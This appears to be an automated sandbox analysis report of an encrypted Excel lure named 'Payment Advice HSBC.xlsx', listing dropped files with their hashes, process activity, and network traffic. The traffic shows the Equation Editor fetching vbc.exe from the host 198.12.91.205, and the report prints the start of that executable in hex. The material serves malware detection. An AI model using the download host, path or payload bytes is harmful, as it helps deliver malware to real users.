Preview:	....l.....1.....Q>..<... EMF.....&.....\K..hC..F....,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....?!@.....@.....}...%.....%.....R...p.....@."C.a.l.i.b.r.i.....Y$...h.3..f.Y.@..%...D.3...3.....3.l.3.RQ>[..3...3....T.3...3.$Q>[..3...3. ...Id.Y..3...3. .....:..d.Y.....O.....%...X...%...7.....{$.....C.a.l.i.b.r.i.....x.3.X.....3...3..8.Y.....:.dv.....%.....%.....%.....!.....}..."..... .....%.....%.....%.....T...T.....@.E.@....1.....L.....}...P... ...6...F....F...F..EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\880C4A09.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX..6....g=.R(..N'.0&.I(..B2..\....|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D").,.J.....u..1.#....A.P.i..!...3.U1....RI..9....:.~..r..N.....Je,...I...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5.N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{....,.q.\,.E".....z..*.abbB*...j.\.J.(.b.....|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F.Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..l.T*..l$.x<..J..q..*.J .X..O>...C.d2.Jl...:....#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`.T....,...A.....l$.q.\f....eY..8.+..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H..|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9005876.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tIlQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9005876.png	
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...|....y....G.LOO..?.....7..-.>..._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>.....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~.....,_..Wp.....q.....G..vA.D.E....."...?...'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&I..)..).J..>...+Mn.^.W.._....D..."..}..k.....8.N_.v..>.y.@0../.....>.a.....z.].../.r ...../3.....?.z..g.Z.....l0.L.S....._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A1E7B828.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:.....t EXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle....'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z..-.*Hlmm...4V..BU..V@,h.t.....}...cr.3.... ...B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$""""""""""".....d2Y@9`@c.v..8P...0`.. a|.....<... ..+...["""""""""".....~..,.....+.t..._..o.....8z.$ ..U.Mp".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M...A.7.Z[[.E.....B...nF.:5..""""""""""".(.....d.3*..E.=...[o...o.....n..._.{..-..M.3....px (.5..4lt..&....d.R!.....!.$"'.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C0850B4B.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^.h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :..+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,....8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D495435E.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D495435E.png	
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX.. 6....g=.R(..N'.0&.I(..B2..\...|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D")..,J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...I...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5. N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{....,.q.\,.E".....z..*.abbB*...j.\.J.(.b.....\|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F. Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..I.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI...:...#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`..T....,...A.....l$.q.\f.....eY..8.+.. ..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H. .|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D899DFC7.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tIlQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!...|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...|....y....G.LOO..?.....7..- .>.._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>.....}{..V....P(.....c.....4...s...K.K."c(.....}.0.....z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~.....,..Wp.....q.....G..vA.D.E.....''...?...'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&l..)..).J..>...+Mn.^.W.._....D...".}..k.....8.N_.v..>.y.@0../.....>.a.....z.]../.r ..../3.....?.z..g.Z.....l0.L.S...._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E39474D0.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B24 56
Malicious:	false
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k....-.....>Jg.....h..m.....l`.....qjG.9\LC.... .....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f...0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e. ....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i .C..P.*...O..e..7./..k:..t....]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV. t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.I.GI.).R!b

C:\Users\user\AppData\Local\Temp\3582-490\vbc.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	708608
Entropy (8bit):	7.856491713519458
Encrypted:	false
SSDEEP:	12288:LBFmRqmabUtWTlW/kcbP3/1S/XTBWym1jr0ahKpymrF9oZXKanCB7U3WJ3m5Jie:/Wqm5tWxWBz/1YjBZm1jrdhm999ULie
MD5:	83B99FBC523761C0975301CD70BC6023
SHA1:	EF6D01DE8C51B44EBBF3D27BBD1272A94C15E853
SHA-256:	00E26C4CFC104D89F08AC19E1070DAD6DCAA043F86C5ED8916B0E2F04EC60D2C
SHA-512:	81E92245D5CA9812269C62FF8E727E6DDFBE4BDD14AD554B53F32900B881B1A67608866C10C4DA85F9A52AEC0ADC5EC1A8FF4E351E580E0BA8C5628D3EACA 45
Malicious:	false
Preview:	..?...8.....pF.0...}.....k"U...r.-...lC.F^H:s!_.....H...>..B....6.{O..7...0.8b...!..,sI.....F?.[m=*Q...H. .`j....C.g\.Ex.....$.(.^.PX...A4AFF...W..V....S0..T...xF...y..y...&l.!..S...u. p.Y....C*C.....+.8..T..UM...:.,lis.[.....$.pss...5...o;....y....o...q<.;.g...A..m.....A..1..*C.....:;....OI..C<....Z\.X.z....Q.5..f0.mU.P...64..1.=MK...}S.a.\.j...S..Q..b.$.t/d.....^z..#4....B. .1.....^.....5.;L`..^T.!(h...M..{oY.nP.Y..i.....I.....dq..z.s.%....^..Zz.D.n..E....,....S.....C.H.BG...y.....~b.4.n0...[Tw.N_X..T..FeJ..<f|9.4.=..h..)^`Ou.8O,?.;r_.J.....FKU.*.....e {\.tDp..ay5z//...E.6.+..(yP[6...K.t....b..o u.k.<Y..Y..C4.:1;.:z~....J.!V....>O.F;...y?...1....O.I.....4"...1.;..;.....D.....!....Z..x....(pv.?.[E..siut:A\.....S.....t\.....{x.Vf.M.a.V..... &#..S .l.....UNT.u..4.n.....A....K'..7.(.<8....@...'R#g.d...>~c#.sl...z.5;.sR=*...hM".g.....Qg...b..[K..=...:{.1d.....>6..x7^.....".g.:.A,.W_<..mT..h..@;.y

C:\Users\user\AppData\Local\Temp\tmp5023.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	Non-ISO extended-ASCII text, with no line terminators
Category:	modified
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:j4n:s
MD5:	23F9A371FE66F5F18A47E7F784BB610A
SHA1:	616E50A43A37D50A598B0D55F7DD753086C64711
SHA-256:	1BA5A0D9CB6474D859B5F7FEA55A343F83EC07BED1EA64EE06F06F5C88AAC8C0
SHA-512:	50D3C4274C1C9B2A0345729FDB83F25572AA816729DD7B38E5252D00DD90D09163B59A91D598E56A00BF4615A812089ADA926843245B5AC1A1AFEBB20E862DE
Malicious:	false
Preview:	.W|...&A

C:\Users\user\AppData\Local\Temp\~DF0AF8262799FB45D5.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34E FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF1463B7F7DE47BE78.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34E FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFCB27B9A2E4030915.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34E FE
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DFCB27B9A2E4030915.TMP	
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFEF15841EE438DC53.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	234488
Entropy (8bit):	7.970917962873484
Encrypted:	false
SSDEEP:	6144:c3DW3skwfMnSENl32TOS775xX8E0tZd7xG76s9P:2Wrwf4SENl32CSvfX8z7wD9
MD5:	E8E4CCC6201DD1B16A2133BA56441A5B
SHA1:	F73A1FD7B0AEA60425FEF3E155CCE42E2EDFAC21
SHA-256:	F1DA130D39C64D903450D67844BA701667CCE9B057EEAC8283393C5D2673B5E5
SHA-512:	97D37F01FDCE90B0DD6B6784B8111F5D22E0700340E245DAA765113339BA93D974C3FC7935A93E3B45EF911A2C20BE7C3A3026BE32FAE0C8DBC99996B96F221
Malicious:	false
Preview:	.....>..... ....!..".#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.970917962873484
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Payment Advice HSBC.xlsx
File size:	234488
MD5:	e8e4ccc6201dd1b16a2133ba56441a5b
SHA1:	f73a1fd7b0aea60425fef3e155cce42e2edfac21
SHA256:	f1da130d39c64d903450d67844ba701667cce9b057eeac8283393c5d2673b5e5
SHA512:	97d37f01fdce90b0dd6b6784b8111f5d22e0700340e245daa765113339ba93d974c3fc7935a93e3b45ef911a2c20be7c3a3026be32fae0c8dbc99996b96f2215
SSDEEP:	6144:c3DW3skwfMnSENl32TOS775xX8E0tZd7xG76s9P:2Wrwf4SENl32CSvfX8z7wD9
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 198.12.91.205

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	198.12.91.205	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Nov 25, 2021 19:05:27.750633955 CET</td><td>0</td><td>OUT</td><td>GET /50005/vbc.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 198.12.91.205
Connection: Keep-Alive</td></tr>
<tr><td>Nov 25, 2021 19:05:27.867245913 CET</td><td>1</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Thu, 25 Nov 2021 18:05:27 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.0.11
Last-Modified: Thu, 25 Nov 2021 03:22:49 GMT
ETag: "b7200-5d1947d38df57"
Accept-Ranges: bytes
Content-Length: 750080
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 89 01 9f 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 66 0b 00 00 0a 00 00 00 00 00 00 72 85 0b 00 00 20 00 00 00 a0 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 20 85 0b 00 4f 00 00 00 00 a0 0b 00 70 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 0b 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 d0 65 0b 00 00 20 00 00 00 66 0b 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 70 06 00 00 00 a0 0b 00 00 08 00 00 00 68 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 c0 0b 00 00 02 00 00 00 70 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 54 85 0b 00 00 00 00 00 48 00 00 00 02 00 05 00 ac 48 01 00 54 21 01 00 03 00 00 00 8c 01 00 06 00 6a 02 00 20 1b 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 be 02 73 1f 00 00 0a 7d 01 00 00 04 02 73 20 00 00 0a 7d 06 00 00 04 02 28 21 00 00 0a 02 28 14 00 00 06 02 7b 0d 00 00 04 17 6f 22 00 00 0a 2a 1b 30 03 00 ac 00 00 00 01 00 00 11 02 28 03 00 00 06 02 03 7d 03 00 00 04 03 2d 09 02 14 7d 02 00 00 04 2b 54 02 7b 01 00 00 04 03 6f 23 00 00 0a 6f 24 00 00 0a 2c 19 02 02 7b 01 00 00 04 03 6f 23 00 00 0a 6f 25 00 00 0a 7d 02 00 00 04 2b 28 02 73 26 00 00 0a 7d 02 00 00 04 02 7b 01 00 00 04 03 6f 23 00 00 0a 02 7b 02 00 00 04 6f 27 00 00 0a 02 28 07 00 00 06 02 7b 02 00 00 04 2c 36 02 7b 02 00 00 04 6f 28 00 00 0a 0a 2b 0f 12 00 28 29 00 00 0a 0b 02 07 28 10 00 00 06 12 00 28 2a 00 00 0a 2d e8 de 0e 12 00 fe 16 11 00 00 1b 6f 12 00 00 0a dc 2a 01 10 00 00 02 00 81 00 1c 9d 00 0e 00 00 00 00 8e 02 7b 06 00 00 04 6f 2b 00 00 0a 02 7b 09 00 00 04 6f 2c 00 00 0a 6f 2d 00 00 0a 02 14 7d 03 00 00 04 2a 13 30 03 00 29 00 00 00 02 00 00 11 02 7b 07 00 00 04 0a 06 0b 07 03 28 2e 00 00 0a 74 04 00 00 02 0c 02 7c 07 00 00 04 08 07 28 01 00 00 2b 0a 06 07 33 df 2a 00 00 00 13 30 03 00 29 00 00 00 02 00 00 11 02 7b 07 00 00 04 0a 06 0b 07 03 28 30 00 00 0a 74 04 00 00 02 0c 02 7c 07 00 00 04 08 07 28 01 00 00 2b 0a 06 07 33 df 2a 00 00 00 1b 30 03 00 f9 00 00 00 03 00 00 11 02 7b 03 00 00 04 6f 23
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELa0fr @ @ Op H.texte f `.rsrcph@@.relocp@BTHHT!j s}s }(!({o"*0()-}+T{o#o$,{o#o%}+(s&}{o#{o'({,6{o(+()((*-o*{o+{o,o-}*0){(.t|(+3*0){(0t|(+3*0{o#</td></tr>
</table>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2688 Parent PID: 596

General

Start time:	19:04:18
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f8b0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

